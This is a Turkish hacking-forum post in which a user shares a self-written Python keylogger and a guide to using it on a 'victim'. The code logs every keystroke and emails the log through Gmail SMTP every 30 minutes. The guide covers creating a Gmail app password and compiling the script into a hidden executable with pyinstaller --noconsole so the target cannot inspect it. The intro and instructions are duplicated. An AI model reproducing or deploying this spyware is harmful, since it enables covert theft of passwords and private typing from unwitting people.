







Merhabalar TürkHackTeam ailesi, ben @netWexe bugün sizlere kendi yapmış olduğum bir Python keylogger
kodunu paylaşacağım.
Aklınıza takılan herşeyi sorabilirsiniz sormaktan çekinmeyin.
Bu benim ilk formum hatalarım, kusurlarım olursa affola.
Python kodu:
daha sonra bu kodu kendinize göre düzenleyin (e-posta göndecek gmail adresi, app password, e-posta'nın iletileceği adres, e-posta gönderme aralığı)
Mail adresini bir otomasyonda kullanabilmek için ilk önce bir kaç ayar yapmanız gerekir
Adım 1:

ilk olarak otomasyonda kullanacağınız mail adresinin 2 adımlı doğrulamasını açmanız gerekmektedir https://myaccount.google.com/signinoptions/twosv bu linke girerek 2 adımlı doğrulamanızı açabilirsiniz.
Adım 2:

2 adımlı doğrulamayı açtıktan sonra Account settings: Your browser is not supported. bu linke girerek uygulamanızı oluşturabilirsiniz ilk olarak bir uygulama adı (app name) belirlemeniz gerekir uygulama adınızı belirleyin ve oluştur butonuna tıklayın.

Ardından size app password (uygulama şifresi) verecek onu not etmeniz lazım.
Şimdi Python kodundaki gönderen mail adresi kısmını app password oluşturduğunuz mail adresi ile değiştirin.
App password kısmınıda not ettiğiniz app password ile değiştirin.
Geri kalan mail gönderme aralığını ve log dosyasının adını dilediğiniz gibi değiştirebilirsiniz. Kodu kendi seneryonuza görede düzenleyebilir ve geliştirebilirsiniz.
Daha sonra kurbanın kodu açıp inceleyebilme ihtimalide olduğundan kodu .py formatından .exe formatına çevirmemiz gerekebilir bu adım isteğe bağlı olduğu için bunu yapmak zorunda değilsiniz ancak her ihtimale karşı kodumuzu ve gmail bilgilerinizi gizli tutmanız önemlidir.
Kodu .py formatından .exe formatına çevirme işlemi
Adım 1:

İlk olarak cmd yi açıyoruz.
Adım 2:

cd komutuyla kodumuzun olduğu dizine geçiyoruz örnek: cd desktop
Adım 2:

pip install pyinstaller komutu ile .py dosyasını .exe formatına çevirmek için kullanacağımız pyinstaller modülünü yüklüyoruz
Adım 2:
pyinstaller --name isim.exe --noconsole app.py komutu ile .py dosyasını .exe formatına çevirme işlemi başlar --name isim.exe kısmında isim yerine oluşacak exe dosyanızın ismini yazabilirsiniz. --noconsole uygulamanın arka planda çalışmasını sağlar bunu isterseniz yazmayabilirsiniz yine sizin senaryonuza kalmış. app.py
kodunu paylaşacağım.
Aklınıza takılan herşeyi sorabilirsiniz sormaktan çekinmeyin.
Bu benim ilk formum hatalarım, kusurlarım olursa affola.
Python kodu:
Python:
import smtplib
from email.message import EmailMessage
from pynput import keyboard
import time
import os
import threading

log_file = 'log.txt' #log dosyasının adı

def on_press(key):
    try:
        key_char = key.char
    except AttributeError:
        key_char = str(key)

    with open(log_file, 'a') as f:
        f.write(f"{key_char}\n")

def send_email(konu, mesaj, adres):
    try:
        msg = EmailMessage()
        msg.set_content(mesaj)
        msg['subject'] = konu
        msg['to'] = adres

        user = "[email protected]" #log içeriğini gönderen mail adresi
        msg['from'] = user
        password = "apppassword" #app password

        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.starttls()
        server.login(user, password)
        server.send_message(msg)
        server.quit()

    except Exception as e:
        print(f"Send hatası: {e}")

def email_sender():
    while True:
        if os.path.exists(log_file):
            with open(log_file, 'r') as f:
                mesaj = f.read()
            if mesaj.strip():
                send_email("Log Dosyası", mesaj, "[email protected]") # mail göndrilecek adres
                open(log_file, 'w').close()

        time.sleep(1800) #mail gönderme aralığı | 1800 saniye (30 dakika)

listener = keyboard.Listener(on_press=on_press)
listener.start()

threading.Thread(target=email_sender, daemon=True).start()
listener.join()

input("Programı sonlandırmak için 'enter' tuşuna basınız. ")
daha sonra bu kodu kendinize göre düzenleyin (e-posta göndecek gmail adresi, app password, e-posta'nın iletileceği adres, e-posta gönderme aralığı)
Mail adresini bir otomasyonda kullanabilmek için ilk önce bir kaç ayar yapmanız gerekir
Adım 1:
ilk olarak otomasyonda kullanacağınız mail adresinin 2 adımlı doğrulamasını açmanız gerekmektedir https://myaccount.google.com/signinoptions/twosv bu linke girerek 2 adımlı doğrulamanızı açabilirsiniz.
Adım 2:
2 adımlı doğrulamayı açtıktan sonra Account settings: Your browser is not supported. bu linke girerek uygulamanızı oluşturabilirsiniz ilk olarak bir uygulama adı (app name) belirlemeniz gerekir uygulama adınızı belirleyin ve oluştur butonuna tıklayın.
Ardından size app password (uygulama şifresi) verecek onu not etmeniz lazım.
Şimdi Python kodundaki gönderen mail adresi kısmını app password oluşturduğunuz mail adresi ile değiştirin.
App password kısmınıda not ettiğiniz app password ile değiştirin.
Geri kalan mail gönderme aralığını ve log dosyasının adını dilediğiniz gibi değiştirebilirsiniz. Kodu kendi seneryonuza görede düzenleyebilir ve geliştirebilirsiniz.
Daha sonra kurbanın kodu açıp inceleyebilme ihtimalide olduğundan kodu .py formatından .exe formatına çevirmemiz gerekebilir bu adım isteğe bağlı olduğu için bunu yapmak zorunda değilsiniz ancak her ihtimale karşı kodumuzu ve gmail bilgilerinizi gizli tutmanız önemlidir.
Kodu .py formatından .exe formatına çevirme işlemi
Adım 1:
İlk olarak cmd yi açıyoruz.
Adım 2:
cd komutuyla kodumuzun olduğu dizine geçiyoruz örnek: cd desktop
Adım 2:
pip install pyinstaller komutu ile .py dosyasını .exe formatına çevirmek için kullanacağımız pyinstaller modülünü yüklüyoruz
Adım 2:
pyinstaller --name isim.exe --noconsole app.py komutu ile .py dosyasını .exe formatına çevirme işlemi başlar --name isim.exe kısmında isim yerine oluşacak exe dosyanızın ismini yazabilirsiniz. --noconsole uygulamanın arka planda çalışmasını sağlar bunu isterseniz yazmayabilirsiniz yine sizin senaryonuza kalmış. app.py